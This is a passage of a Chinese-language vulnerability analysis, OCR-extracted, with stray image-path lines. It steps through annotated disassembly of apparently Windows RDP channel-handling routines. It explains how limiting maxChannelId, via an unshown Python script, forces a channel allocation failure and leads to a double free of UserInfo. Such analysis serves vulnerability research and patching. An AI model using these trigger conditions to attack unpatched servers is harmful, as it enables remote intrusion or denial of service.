.text:0002E15D F6 43 14 20 test byte ptr [ebx+14h], 20h

.text:0002E161 74 06 jz short loc_2E169

之后便返回

继续 NM_Connect 函数：

.text:0001A68E 51 push ecx ；刚才的 UserInfo 结构

.text:0001A68F E8 39 3B 01 00 call MCSGetUserIDFromHandle(x)；取出刚才新搞出来的 UserId

.text:0001A694 83 4B 1C 01 or dword ptr [ebx+1Ch], 1 ; UserInfo 相关标志位，第一位置 1，猜测应该表示该 UserInfo 正在被引用

.text:0001A698 89 43 20 mov [ebx+20h], eax ;保存 UserId

.text:0001A69B 8D 45 0B lea eax, [ebp+ConnectInfo+3]

.text:0001A69E 50 push eax

.text:0001A69F 8D 45 E8 lea eax, [ebp+newchannelobject]

.text:0001A6A2 50 push eax

.text:0001A6A3 6A 00 push 0；UserId，注意第一次传的是 0

.text:0001A6A5 FF 73 0C push dword ptr [ebx+0Ch] ;传入刚才生成的 UserInfo 结构

.text:0001A6A8 E8 34 3B 01 00 call MCSChannelJoinRequest(x,x,x,x) ;

3.3 MCSChannelJoinRequest 函数（该函数主要负责生成新的 Channel 并附加到 User 上）

首先通过已知的 UserId 查找对应的 ChannelInfo 结构

.text:0002E1E1 8B FF mov edi, edi

.text:0002E1E3 55 push ebp

.text:0002E1E4 8B EC mov ebp, esp

.text:0002E1E6 8B 45 14 mov eax, [ebp+arg_C]

.text:0002E1E9 53 push ebx

.text:0002E1EA 56 push esi

.text:0002E1EB 8B 75 08mov esi, [ebp+UserInfo] ;UserInfo

.text:0002E1EE 57 push edi

.text:0002E1EF 8B 7D 0C mov edi, [ebp+UserId]

.text:0002E1F2 C6 00 00 mov byte ptr [eax], 0

.text:0002E1F5 8D 45 0C lea eax, [ebp+arg_4] ; 用于存结果

.text:0002E1F8 50 push eax

.text:0002E1F9 8B 06 mov eax, [esi] ;

取出 DomainInfo

.text:0002E1FB 57 push edi

.text:0002E1FC 83 C0 34 add eax,

34h ;DomainInfo :ChannelList

.text:0002E1FF 50 push eax

.text:0002E200 E8 5A 19 00 00 call

SListGetByKey(x,x,x)；返回 0 代表 fail

SListGetByKey 通过在 DomainInfo 的 ChannelList 中查找 UserId，如果找到则返回其对应的 ChannelInfo 结构指针。

刚才传进来的 UserId 为 0，因此这里肯定返回失败。

.text:0002E205 84 C0 test al, al

.text:0002E207 74 34 jz short loc_2E23D ;

失败则跳

.text:0002E23D 81 FF E9 03 00 00 cmp edi,

1001 ;

.text:0002E243 76 07 jbe short loc_2E24C

.text:0002E245 6A 09 push 9

.text:0002E247 E9 A1 00 00 00 jmp loc_2E2ED

.text:0002E24C 8B 06 mov eax, [esi] ;取出 DomainInfo

.text:0002E24E 8B 48 34 mov ecx,

[eax+34h] ;ChannelInfoCount,此时已经为 2

.text:0002E251 3B 88 A8 00 00 00 cmp ecx,

[eax+0A8h] ; maxChannelId 在 Py 脚本中我们指定该值为 5

.text:0002E257 76 07 jbe short loc_2E260 ;

如果小于则继续，否则直接返回错误

分配一个 ChannelId

.text:0002E260 85 FF test edi, edi

.text:0002E262 75 11 jnz short loc_2E275

.text:0002E262

.text:0002E264 50 push eax

.text:0002E265 E8 16 1A 00 00 call

GetNewDynamicChannel(x) ;

如果分配失败则跳走

.text:0002E26A 8B F8 mov edi, eax

.text:0002E26C 85 FF test edi, edi

.text:0002E26E 74 E9 jz short loc_2E259 ;

分配 ChannelID 失败

分配成功以后

```
.text:0002E270 6A 03                    push    3
.text:0002E272 5B                       pop     ebx
.text:0002E273 EB 03                    jmp     short loc_2E278
.text:0002E278 83 65 0C 00              and     [ebp+UserId], 0
.text:0002E27C 33 C9                    xor     ecx, ecx
```

查找默认的 7 个 ChannelInfo 相关 flag 值

```
.text:0002E27E 8B 06                    mov     eax, [esi]
.text:0002E280 03 C1                    add     eax, ecx
.text:0002E282  80  B8  B1  01  00  00  00      cmp     byte  ptr
[eax+1B1h], 0；比较标志位
.text:0002E289 75 0C                    jnz     short loc_2E297
.text:0002E28B 05 78 01 00 00           add     eax, 178h
.text:0002E290  89  45  0C                  mov     [ebp+UserId],
eax
.text:0002E293  C6  40  39  01                  mov     byte  ptr
[eax+39h], 1
.text:0002E293
.text:0002E297 83 C1 40                 add     ecx, 40h
.text:0002E29A  81  F9  C0  01  00  00          cmp     ecx,  1C0h ;
0x1c0/0x40=7
.text:0002E2A0 72 DC                    jb      short loc_2E27E
```

如果没找到则重新申请一个 0x40 大小的内存用于存放 ChannelInfo

.text:0002E2A8 68 54 53 6D 63 push 636D5354h ; Tag

.text:0002E2AD 6A 40 push 40h ; NumberOfBytes

.text:0002E2AF E8 D2 57 FE FF call WDLIBRT_MemAlloc(x,x)；申请 ChannelInfo 结构

.text:0002E2B4 89 45 0C mov [ebp+ChannelInfo], eax

.text:0002E2B7 85 C0 test eax, eax

.text:0002E2B9 74 30 jz short failed

.text:0002E2BB C6 40 38 00 mov byte ptr [eax+38h], 0

.text:0002E2BF 8B 45 0C mov eax, [ebp+ChannelInfo]

.text:0002E2C2 89 78 3C mov [eax+3Ch], edi ;保存刚才取得的 UsrId 到 ChannelInfo 结构中

.text:0002E2C5 8B 45 0C mov eax, [ebp+ChannelInfo]

.text:0002E2C8 89 58 34 mov [eax+34h], ebx ；ChannelInfo 偏移 0x34 位置的 type 值给了 3

.text:0002E2CB FF 75 0C push

[ebp+ChannelInfo]

.text:0002E2CE 8B 06 mov eax, [esi] ;取出

DomainInfo 指针

.text:0002E2D0 57 push edi

.text:0002E2D1 83 C0 34 add eax, 34h ;找到

DomainInfo 的 ChannelList 结构

.text:0002E2D4 50 push

eax ; new channel append

.text:0002E2D5 E8 5B 19 00 00 call SListAppend(x,x,x)

将新的 channelinfo 附加到 DomainInfo 的 ChannelList 链表中

初始化 ChannelInfo 的 SList

.text:0002E2FD 6A 02 push 2

.text:0002E2FF FF 75 0C push

[ebp+ChannelInfo] ;

.text:0002E302 E8 2F 17 00 00 call SListInit(x,x) ;

在 UserInfo 中的链表中查找是否有该 ChannelInfo 结构

.text:0002E307 8B 4D 0C mov ecx,

[ebp+ChannelInfo]

.text:0002E30A 8D 45 08 lea eax,

[ebp+arg_0] ;存放 SlistGetByKey 返回值

.text:0002E30D 50 push eax

.text:0002E30E 51 push ecx ;ChannelInfo

.text:0002E30F 8D 7E 10 lea edi, [esi+10h] ;

struct

.text:0002E312 57 push edi ;UserInfo 中

的 Slist 结构

.text:0002E313 E8 47 18 00 00 call

SListGetByKey(x,x,x) ;

如果没有则附加上

.text:0002E31C FF 75 0C push

[ebp+ChannelInfo]

.text:0002E31F FF 75 0C push

[ebp+ChannelInfo]

.text:0002E322 57 push

edi ；加到 UserInfo 的 Slist 链表里面

.text:0002E323 E8 0D 19 00 00 call SListAppend(x,x,x)

同时将 UserInfo 信息附加到 ChannelInfo 的 Slist 链表里面

text:0002E32C 56 push esi

.text:0002E32D 56 push esi

.text:0002E32E FF 75 0C push [ebp+ChannelInfo] ;

.text:0002E331 E8 FF 18 00 00 call SListAppend(x,x,x)

最后填写返回值并将 ChannelInfo 返回

.text:0002E348 8B 45 10 mov eax, [ebp+arg_8]

.text:0002E34B 8B 4D 0C mov ecx, [ebp+ChannelInfo]

.text:0002E34E 89 08 mov [eax], ecx；返回 ChannelInfo

.text:0002E350 33 C0 xor eax, eax

.text:0002E352 EB 9A jmp short loc_2E2EE

继续 NM_Connect 函数

.text:0001A6B5 FF 75 E8 push [ebp+ChannelInfo]

.text:0001A6B8 E8 BD 3C 01 00 call MCSGetChannelIDFromHandle(x); 从刚才的 ChannelInfo 获得 ChannelId

.text:0001A6BD 83 4B 1C 04 or dword ptr [ebx+1Ch], 4 ;ConnetInfo 中的 UserInfoFlag 第三位置 1

.text:0001A6C1 89 43 10 mov [ebx+10h], eax ；ChannelID 保存在 ConnectInfo 的 0x10 位置

.text:0001A6C4 8B 45 E8 mov eax, [ebp+ChannelInfo]

.text:0001A6C7 89 43 14 mov [ebx+14h], eax ; 保存 ChannelInfo 指针

继续调用 MCSChannelJoinRequest 函数,重复的部分不再讲述

.text:0001A6CA 8D 45 0B lea eax, [ebp+arg_0+3] ;

.text:0001A6CD 50 push eax

.text:0001A6CE 8D 45 E8 lea eax, [ebp+ChannelInfo]

.text:0001A6D1 50 push eax

.text:0001A6D2 FF 73 20 push dword ptr [ebx+20h] ; Userid

.text:0001A6D5 FF 73 0C push dword ptr [ebx+0Ch] ;UserInfo

.text:0001A6D8 E8 04 3B 01 00 call MCSChannelJoinRequest(x,x,x,x) ;

此次传进了有效的 userid 因此在 channellist 中便可以找到对应的 ChannelInfo 指针，于是可以走到如下步骤

.text:0002E209 8B 4D 0C mov ecx,

[ebp+ChannelInfo]；通过 SListGetByKey 函数找到的 ChannelInfo 指针

.text:0002E20C 8B 41 34 mov eax, [ecx+34h] ;

取得偏移 0x34 位置的值，为 2

.text:0002E20F 48 dec eax

.text:0002E210 0F 84 F4 00 00 00 jz loc_2E30A

.text:0002E216 48 dec eax

.text:0002E217 74 14 jz short loc_2E22D

.text:0002E22D 39 79 3C cmp [ecx+3Ch], edi

.text:0002E230 0F 84 D4 00 00 00 jz loc_2E30A

从 UserInfo 的 Slist 链表中查找 ChannlInfo 结构

.text:0002E30A 8D 45 08lea eax, [ebp+ arg_0]；存放返回值

.text:0002E30D 50 push eax

.text:0002E30E 51 push ecx

.text:0002E30F 8D 7E 10 lea edi, [esi+10h] ;

struct

.text:0002E312 57 push edi

.text:0002E313 E8 47 18 00 00 call

SListGetByKey(x,x,x) ;

.text:0002E318 84 C0 test al, al

.text:0002E31A 75 38 jnz short loc_2E354 ; 0 表示失败

.text:0002E31C FF 75 0C push

[ebp+ChannelInfo]

.text:0002E31F FF 75 0C push

[ebp+ChannelInfo]

.text:0002E322 57 push edi ；加到

UserIDlist 里面

.text:0002E323 E8 0D 19 00 00 call

SListAppend(x,x,x) ;将 ChannelInfo 结构 Attach 到 UserInfo 的 SList 链表中

.text:0002E32C 56 push esi

.text:0002E32D 56 push esi

.text:0002E32E FF 75 0C push

[ebp+ChannelInfo]；加到 channelidlist 里面

.text:0002E331 E8 FF 18 00 00 call SListAppend(x,x,x)；

同样将 UserInfo 结构指针添加到 ChannelInfo 的 Slist 链表中

之后返回 ChannelInfo 指针

3.4 根据客户端传来的 Channel 请求为每个 Channel 分配一个 ID

.text:0001A6E5 83 4B 1C 02 or dword ptr [ebx+1Ch], 2；将第

二位置 1

.text:0001A6E9 33 D2 xor edx, edx

.text:0001A6EB 39 53 2C cmp [ebx+2Ch], edx；比较 channelcount

是否为 0

.text:0001A6EE 74 4C jz short senddata ；如果客户端没有需要申请的 channel 则直接构造发送数据

如果有，则要根据客户端申请的 channelcount 为每个 channel 分配一个 ID。

.text:0001A6F0 89 55 0C mov [ebp+arg_4], edx

.text:0001A6F3 39 53 30 cmp [ebx+30h], edx ；比较 finalcount 是否为 0

.text:0001A6F6 76 44 jbe short senddata ；

.text:0001A6F8 8D 43 3C lea eax, [ebx+3Ch]

.text:0001A6FB 89 45 EC mov [ebp+RequestChannelId], eax ；ConnectInfo 中的各个 ChannelRequest 结构的 Channelid，用于存放客户端申请的 Channel 分配好的 ChannelId

.text:0001A6FE 83 7D 0C 07 cmp [ebp+arg_4], 7；计数器，初始化为 0

.text:0001A702 74 29 jz short loc_1A72D；如果客户端申请的 channel 大于 7 个则不再分配 channelid

.text:0001A704 8D 45 0B lea eax, [ebp+arg_0+3]

.text:0001A707 50 push eax


```
.text:0001A708  8D  45  E8                                  lea         eax,
  [ebp+ChannelInfo]
.text:0001A70B 50                                       push       eax
.text:0001A70C 52                                       push       edx
.text:0001A70D  FF  73  0C                                  push       dword  ptr
  [ebx+0Ch]
.text:0001A710   E8   CC   3A   01   00                                  call
  MCSChannelJoinRequest(x,x,x,x) ;
.text:0001A715 85 C0                                    test       eax, eax
.text:0001A717 0F 85 B0 FD FF FF                jnz        fail
.text:0001A71D   FF   75   E8                                       push
  [ebp+ChannelInfo]
.text:0001A720   E8   55   3C   01   00                                  call
  MCSGetChannelIDFromHandle(x)
.text:0001A725   8B   4D   EC                                   mov         ecx,
  [ebp+RequestChannelId]
.text:0001A728 66 89 01                                 mov        [ecx], ax
.text:0001A72B 33 D2                                    xor        edx, edx

.text:0001A72D FF 45 0C                                 inc        [ebp+arg_4]
.text:0001A730  8B  45  0C                                  mov         eax,
  [ebp+arg_4]
```

```
.text:0001A733  83  45  EC  24                                    add
  [ebp+RequestChannelId], 24h
.text:0001A737 3B 43 30                                   cmp     eax, [ebx+30h]
.text:0001A73A 72 C2                                      jb      short loc_1A6FE
```

在以上的过程中，当 MCSChannelJoinRequest 生成新的 channelInfo 时，会将 ChannelInfo 结构添加到 DomainInfo 的 channellist 中，其中的 channelInfoCount 会随之增长，但当限制了 maxChannelId 的大小的时候，则会导致中途某次分配新的 ChannelId 失败，具体表现为在 GetNewDynamicChannel 函数中

```
.text:0002FC80 8B FF                                      mov     edi, edi
.text:0002FC82 55                                         push    ebp
.text:0002FC83 8B EC                                      mov     ebp, esp
.text:0002FC85  8B  45  08                                mov     eax,
  [ebp+arg_0]
.text:0002FC88  8B  48  34                                mov     ecx,  [eax+34h] ;
  ChannelInfoCount
.text:0002FC8B  3B  88  A8  00  00  00          cmp     ecx,  [eax+0A8h] ; 必须小于
    maxChannelIDs
.text:0002FC91 72 04    jb      short loc_2FC97 ; 否则返回失败
.text:0002FC93 33 C0                                      xor     eax, eax
.text:0002FC95 EB 0A                                      jmp     short loc_2FCA1 ;
  返回分配 ID 失败
```



而在 MCSChannelJoinRequest 函数中，如果分配动态 ID 失败则也会直接返回失败

.text:0002E264 50 push eax

.text:0002E265 E8 16 1A 00 00 call GetNewDynamicChannel(x)；分配动态 ID

.text:0002E26A 8B F8 mov edi, eax

.text:0002E26C 85 FF test edi, edi

.text:0002E26E 74 E9 jz short loc_2E259；分配 ChannelID 失败

.text:0002E259 6A 0F push 0Fh

.text:0002E25B E9 8D 00 00 00 jmp loc_2E2ED

在之后返回的 NM_Connect 函数中，如果 MCSChannelJoinRequest 失败则直接 Abort 这个连接

.text:0001A704 8D 45 0B lea eax, [ebp+arg_0+3]

.text:0001A707 50 push eax

.text:0001A708 8D 45 E8 lea eax, [ebp+ChannelInfo]

.text:0001A70B 50 push eax

.text:0001A70C 52 push edx

.text:0001A70D FF 73 0C push dword ptr [ebx+0Ch]

.text:0001A710 E8 CC 3A 01 00 call MCSChannelJoinRequest(x,x,x,x) ;

.text:0001A715 85 C0 test eax, eax

.text:0001A717 0F 85 B0 FD FF FF jnz loc_1A4CD ；返回 0 代表成功，否则失败，直接丢掉这个连接

Abort 这个连接

.text:0001A4CD 53 push ebx ；传入 ConnectInfo

.text:0001A4CE E8 6C 52 00 00 call NMAbortConnect(tagNM_HANDLE_DATA *)

3.5 进入 NMAbortConnect 这个函数，在该函数中会 Detach 该次请求，而由于标志位没有置 0，造成了 double free

.text:0001F73F 8B FF mov edi, edi

.text:0001F741 55 push ebp

.text:0001F742 8B EC mov ebp, esp

.text:0001F744 56 push esi

.text:0001F745 8B 75 08 mov esi, [ebp+ConnectInfo]

.text:0001F748 F6 46 1C 01 test byte ptr [esi+1Ch], 1

.text:0001F74C 74 06 jz short loc_1F754 ;

比较最后一位是否为 0,如果为 0 则证明已经 detach 了

.text:0001F74C

.text:0001F74E 56 push esi

.text:0001F74F E8 BA FF FF FF call NMDetachUserReq(tagNM_HANDLE_DATA *)

NMDetachUserReq 函数

.text:0001F70E 8B FF mov edi, edi

.text:0001F710 55 push ebp

.text:0001F711 8B EC mov ebp, esp

.text:0001F713 56 push esi

.text:0001F714 8B 75 08 mov esi,

[ebp+ConnectInfo]


.text:0001F717 57 push edi

.text:0001F718 FF 76 0Cpush dword ptr [esi+0Ch] ; UserInfo

.text:0001F71B 33 FF xor edi, edi

.text:0001F71D E8 23 ED 00 00 call

MCSDetachUserRequest(x)



进入 MCSDetachUserRequest

.text:0002E445 8B FF mov edi, edi

.text:0002E447 55 push ebp

.text:0002E448 8B EC mov ebp, esp

.text:0002E44A 51 push ecx

.text:0002E44B 56 push esi

.text:0002E44C 57 push edi

.text:0002E44D 6A 01 push 1

.text:0002E44F E8 C5 0F 00 00 call

GetTotalLengthDeterminantEncodingSize(x)

.text:0002E454 8B 75 08 mov esi,

[ebp+UserInfo]

.text:0002E457 8B 0E mov ecx, [esi]

.text:0002E459 8B 11 mov edx, [ecx]

.text:0002E45B 8D 7D FC lea edi, [ebp+var_4] ;

存返回值

.text:0002E45E 57 push edi

.text:0002E45F 6A 19 push 19h

.text:0002E461 83 C0 0D add eax, 0Dh

.text:0002E464 50 push eax

.text:0002E465 6A 00 push 0

.text:0002E467 52 push edx

.text:0002E468 51 push ecx

.text:0002E469 E8 3B FF FF FF call

StackBufferAllocEx(x,x,x,x,x,x)；该函数应该是分配一段内存，而这段内存的分配应该是从

某个链表中取得的信息，该链表存在于 UserInfo 的相关结构中

分配完内存将相关信息组成并发送给客户端（先通知客户端需要 Detach 该用户，如果成功则 Detach 该用户）

```
.text:0002E472 8B 45 FC                 mov     eax, [ebp+var_4]
.text:0002E475 FF 70 10                 push    dword ptr [eax+10h]
.text:0002E478 8D 46 0C                 lea     eax, [esi+0Ch]  ; id
.text:0002E47B 50                       push    eax
.text:0002E47C 6A 01                    push    1
.text:0002E47E 6A 03                    push    3
.text:0002E480 E8 C5 11 00 00           call    CreateDetachUserInd(x,x,x,x)
.text:0002E485 6A 01                    push    1
.text:0002E487 E8 8D 0F 00 00           call    GetTotalLengthDeterminantEncodingSize(x)
.text:0002E48C 8B 4D FC                 mov     ecx, [ebp+var_4]
.text:0002E48F 83 C0 0D                 add     eax, 0Dh
.text:0002E492 89 41 14                 mov     [ecx+14h], eax
```

.text:0002E495 FF 75 FC push [ebp+var_4]

.text:0002E498 FF 36 push dword ptr [esi]

.text:0002E49A E8 8D 18 00 00 call SendOutBuf(x,x)

DetachUser

.text:0002E49F 85 C0 test eax, eax

.text:0002E4A1 7C 0E jl short loc_2E4B1 ;

如果

发送信息成功则进入 DetachUser 流程，否则跳走

.text:0002E4A3 6A 00 push 0

.text:0002E4A5 6A 03 push 3

.text:0002E4A7 56 push esi


.text:0002E4A8 FF 36 push dword ptr [esi]

.text:0002E4AA E8 D2 18 00 00 call


DetachUser(x,x,x,x)

在 DetachUser 流程中包含了一系列 Slist 遍历和清理的流程，这里不一一介绍。最后


UserInfo 被 free 掉了。



